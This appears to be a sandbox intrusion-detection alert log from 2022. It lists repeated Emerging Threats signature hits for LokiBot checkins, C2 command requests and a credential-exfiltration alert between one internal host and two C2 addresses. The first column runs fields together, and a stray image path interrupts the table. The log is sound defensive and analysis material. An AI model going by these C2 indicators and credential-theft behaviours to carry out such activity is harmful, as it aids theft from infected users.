192.168.2.3188.114.97.34 9875802024318 08/11/22-06:43:47.334573	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49875	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9898802021641 08/11/22-06:44:09.907279	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49898	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9774802021641 08/11/22-06:42:44.099150	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49774	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9879802024313 08/11/22-06:43:48.403290	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49879	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9763802025381 08/11/22-06:42:39.324991	TCP	2025381	ET TROJAN LokiBot Checkin	49763	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9875802024313 08/11/22-06:43:47.334573	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49875	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9811802021641 08/11/22-06:43:10.662100	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49811	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9780802024313 08/11/22-06:42:49.154690	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49780	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9879802024318 08/11/22-06:43:48.403290	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49879	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9752802025381 08/11/22-06:42:24.044623	TCP	2025381	ET TROJAN LokiBot Checkin	49752	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9789802021641 08/11/22-06:42:55.412963	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49789	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9780802024318 08/11/22-06:42:49.154690	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49780	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9762802024313 08/11/22-06:42:35.961537	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49762	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9762802024318 08/11/22-06:42:35.961537	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49762	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9777802825766 08/11/22-06:42:45.276948	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49777	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9745802025381 08/11/22-06:42:16.160936	TCP	2025381	ET TROJAN LokiBot Checkin	49745	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9843802025381 08/11/22-06:43:31.924022	TCP	2025381	ET TROJAN LokiBot Checkin	49843	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9749802825766 08/11/22-06:42:20.745320	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49749	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9832802024313 08/11/22-06:43:19.747801	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49832	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9745802825766 08/11/22-06:42:16.160936	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49745	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9897802024313 08/11/22-06:44:08.828123	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49897	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9749802025381 08/11/22-06:42:20.745320	TCP	2025381	ET TROJAN LokiBot Checkin	49749	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9778802025381 08/11/22-06:42:46.945645	TCP	2025381	ET TROJAN LokiBot Checkin	49778	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9843802825766 08/11/22-06:43:31.924022	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49843	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9746802021641 08/11/22-06:42:17.452589	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49746	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9752802825766 08/11/22-06:42:24.044623	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49752	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9756802024313 08/11/22-06:42:28.447484	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49756	80	192.168.2.3	188.114.96.3
188.114.96.3192.168.2.38 0497882025483 08/11/22-06:42:54.430865	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49788	188.114.96.3	192.168.2.3
192.168.2.3188.114.97.34 9800802025381 08/11/22-06:43:08.046752	TCP	2025381	ET TROJAN LokiBot Checkin	49800	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9850802024318 08/11/22-06:43:33.879385	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49850	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9790802024313 08/11/22-06:42:56.651534	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49790	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9850802024313 08/11/22-06:43:33.879385	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49850	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.96.349777802025381 08/11/22-06:42:45.276948	TCP	2025381	ET TROJAN LokiBot Checkin	49777	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349796802025381 08/11/22-06:43:04.193279	TCP	2025381	ET TROJAN LokiBot Checkin	49796	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349867802024318 08/11/22-06:43:45.824252	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49867	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349790802024318 08/11/22-06:42:56.651534	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49790	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349859802021641 08/11/22-06:43:42.759258	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49859	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349896802825766 08/11/22-06:44:07.789189	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49896	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349832802024318 08/11/22-06:43:19.747801	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49832	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349795802024318 08/11/22-06:43:03.020333	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49795	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349890802021641 08/11/22-06:44:03.457387	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49890	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349760802025381 08/11/22-06:42:32.923604	TCP	2025381	ET TROJAN LokiBot Checkin	49760	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349795802024313 08/11/22-06:43:03.020333	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49795	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349887802024313 08/11/22-06:43:58.405291	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49887	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349759802024318 08/11/22-06:42:31.695874	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49759	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349754802024318 08/11/22-06:42:26.308314	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49754	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349778802825766 08/11/22-06:42:46.945645	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49778	80	192.168.2.3	188.114.97.3
188.114.96.3192.168.2.380498852025483 08/11/22-06:43:55.477446	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49885	188.114.96.3	192.168.2.3
192.168.2.3188.114.97.349796802825766 08/11/22-06:43:04.193279	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49796	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349742802024312 08/11/22-06:42:12.661275	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49742	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349759802024313 08/11/22-06:42:31.695874	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49759	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.349898802024318 08/11/22-06:44:09.907279	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49898	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349748802021641 08/11/22-06:42:19.613257	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49748	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349895802024318 08/11/22-06:44:06.157277	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49895	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349747802825766 08/11/22-06:42:18.537201	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49747	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349798802025381 08/11/22-06:43:06.576803	TCP	2025381	ET TROJAN LokiBot Checkin	49798	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349888802025381 08/11/22-06:44:00.133246	TCP	2025381	ET TROJAN LokiBot Checkin	49888	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.349792802024318 08/11/22-06:42:59.404301	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49792	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349797802021641 08/11/22-06:43:05.379365	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49797	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349895802024313 08/11/22-06:44:06.157277	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49895	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349754802021641 08/11/22-06:42:26.308314	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49754	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349852802024313 08/11/22-06:43:38.361573	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49852	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349785802024318 08/11/22-06:42:51.879415	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49785	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349794802021641 08/11/22-06:43:01.964847	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49794	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349884802024318 08/11/22-06:43:54.330408	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49884	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.349755802021641 08/11/22-06:42:27.395952	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49755	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349892802021641 08/11/22-06:44:04.916628	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49892	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349792802024313 08/11/22-06:42:59.404301	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49792	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349753802825766 08/11/22-06:42:25.207102	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49753	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349757802024313 08/11/22-06:42:29.610436	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49757	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9785802024313 08/11/22-06:42:51.879415	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49785	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9782802024313 08/11/22-06:42:50.570997	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49782	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9805802025381 08/11/22-06:43:09.287221	TCP	2025381	ET TROJAN LokiBot Checkin	49805	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9867802021641 08/11/22-06:43:45.824252	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49867	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9786802825766 08/11/22-06:42:53.219319	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49786	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9782802024318 08/11/22-06:42:50.570997	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49782	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9788802021641 08/11/22-06:42:54.331478	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49788	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9743802025381 08/11/22-06:42:14.045456	TCP	2025381	ET TROJAN LokiBot Checkin	49743	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9881802825766 08/11/22-06:43:50.015660	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49881	80	192.168.2.3	188.114.97.3
188.114.97.3192.168.2.38 0497852025483 08/11/22-06:42:51.983930	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49785	188.114.97.3	192.168.2.3
192.168.2.3188.114.96.34 9756802024318 08/11/22-06:42:28.447484	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49756	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9793802024313 08/11/22-06:43:00.645450	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49793	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9744802825766 08/11/22-06:42:15.052087	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49744	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9746802024318 08/11/22-06:42:17.452589	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49746	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9791802021641 08/11/22-06:42:58.117986	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49791	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9793802024318 08/11/22-06:43:00.645450	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49793	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9885802825766 08/11/22-06:43:55.376397	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49885	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9823802825766 08/11/22-06:43:13.321407	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49823	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9897802024318 08/11/22-06:44:08.828123	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49897	80	192.168.2.3	188.114.96.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9830802025381 08/11/22-06:43:16.837786	TCP	2025381	ET TROJAN LokiBot Checkin	49830	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9853802825766 08/11/22-06:43:40.660156	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49853	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9884802024313 08/11/22-06:43:54.330408	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49884	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9852802024318 08/11/22-06:43:38.361573	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49852	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9757802024318 08/11/22-06:42:29.610436	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49757	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9817802825766 08/11/22-06:43:11.901228	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49817	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9758802825766 08/11/22-06:42:30.656105	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49758	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9889802025381 08/11/22-06:44:01.764745	TCP	2025381	ET TROJAN LokiBot Checkin	49889	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9828802021641 08/11/22-06:43:14.503252	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49828	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9751802021641 08/11/22-06:42:22.964431	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49751	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9786802021641 08/11/22-06:42:53.219319	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49786	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9811802024318 08/11/22-06:43:10.662100	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49811	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9898802024313 08/11/22-06:44:09.907279	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49898	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9805802021641 08/11/22-06:43:09.287221	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49805	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9817802024313 08/11/22-06:43:11.901228	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49817	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9828802825766 08/11/22-06:43:14.503252	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49828	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9817802024318 08/11/22-06:43:11.901228	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49817	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9794802825766 08/11/22-06:43:01.964847	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49794	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9885802024313 08/11/22-06:43:55.376397	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49885	80	192.168.2.3	188.114.96.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9751802025381 08/11/22-06:42:22.964431	TCP	2025381	ET TROJAN LokiBot Checkin	49751	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9753802021641 08/11/22-06:42:25.207102	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49753	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9823802021641 08/11/22-06:43:13.321407	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49823	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9879802021641 08/11/22-06:43:48.403290	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49879	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9785802825766 08/11/22-06:42:51.879415	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49785	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9883802825766 08/11/22-06:43:53.308240	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49883	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9750802024313 08/11/22-06:42:21.832277	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49750	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9788802025381 08/11/22-06:42:54.331478	TCP	2025381	ET TROJAN LokiBot Checkin	49788	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9896802024313 08/11/22-06:44:07.789189	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49896	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9748802825766 08/11/22-06:42:19.613257	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49748	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9750802024318 08/11/22-06:42:21.832277	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49750	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9748802025381 08/11/22-06:42:19.613257	TCP	2025381	ET TROJAN LokiBot Checkin	49748	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9751802825766 08/11/22-06:42:22.964431	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49751	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9793802025381 08/11/22-06:43:00.645450	TCP	2025381	ET TROJAN LokiBot Checkin	49793	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9756802021641 08/11/22-06:42:28.447484	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49756	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9746802024313 08/11/22-06:42:17.452589	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49746	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9882802025381 08/11/22-06:43:51.663595	TCP	2025381	ET TROJAN LokiBot Checkin	49882	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9791802025381 08/11/22-06:42:58.117986	TCP	2025381	ET TROJAN LokiBot Checkin	49791	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9840802825766 08/11/22-06:43:28.505356	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49840	80	192.168.2.3	188.114.97.3


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9766802825766 08/11/22-06:42:42.773950	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49766	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9795802825766 08/11/22-06:43:03.020333	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49795	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9896802024318 08/11/22-06:44:07.789189	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49896	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9766802024318 08/11/22-06:42:42.773950	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49766	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9828802025381 08/11/22-06:43:14.503252	TCP	2025381	ET TROJAN LokiBot Checkin	49828	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9747802024318 08/11/22-06:42:18.537201	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49747	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9764802024318 08/11/22-06:42:41.209817	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49764	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9898802025381 08/11/22-06:44:09.907279	TCP	2025381	ET TROJAN LokiBot Checkin	49898	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9795802021641 08/11/22-06:43:03.020333	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49795	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9774802025381 08/11/22-06:42:44.099150	TCP	2025381	ET TROJAN LokiBot Checkin	49774	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9747802024313 08/11/22-06:42:18.537201	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49747	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9840802025381 08/11/22-06:43:28.505356	TCP	2025381	ET TROJAN LokiBot Checkin	49840	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9752802021641 08/11/22-06:42:24.044623	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49752	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9788802825766 08/11/22-06:42:54.331478	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49788	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9892802024318 08/11/22-06:44:04.916628	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49892	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9750802825766 08/11/22-06:42:21.832277	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49750	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9797802024318 08/11/22-06:43:05.379365	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49797	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9749802024318 08/11/22-06:42:20.745320	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49749	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9881802025381 08/11/22-06:43:50.015660	TCP	2025381	ET TROJAN LokiBot Checkin	49881	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9883802024318 08/11/22-06:43:53.308240	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49883	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9794802024313 08/11/22-06:43:01.964847	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49794	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9875802025381 08/11/22-06:43:47.334573	TCP	2025381	ET TROJAN LokiBot Checkin	49875	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9892802024313 08/11/22-06:44:04.916628	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49892	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9755802024313 08/11/22-06:42:27.395952	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49755	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9838802025381 08/11/22-06:43:24.421881	TCP	2025381	ET TROJAN LokiBot Checkin	49838	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9786802025381 08/11/22-06:42:53.219319	TCP	2025381	ET TROJAN LokiBot Checkin	49786	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9794802024318 08/11/22-06:43:01.964847	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49794	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9764802024313 08/11/22-06:42:41.209817	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49764	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9749802024313 08/11/22-06:42:20.745320	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49749	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9757802021641 08/11/22-06:42:29.610436	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49757	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9785802021641 08/11/22-06:42:51.879415	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49785	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9883802024313 08/11/22-06:43:53.308240	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49883	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9766802021641 08/11/22-06:42:42.773950	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49766	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9867802024313 08/11/22-06:43:45.824252	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49867	80	192.168.2.3	188.114.97.3
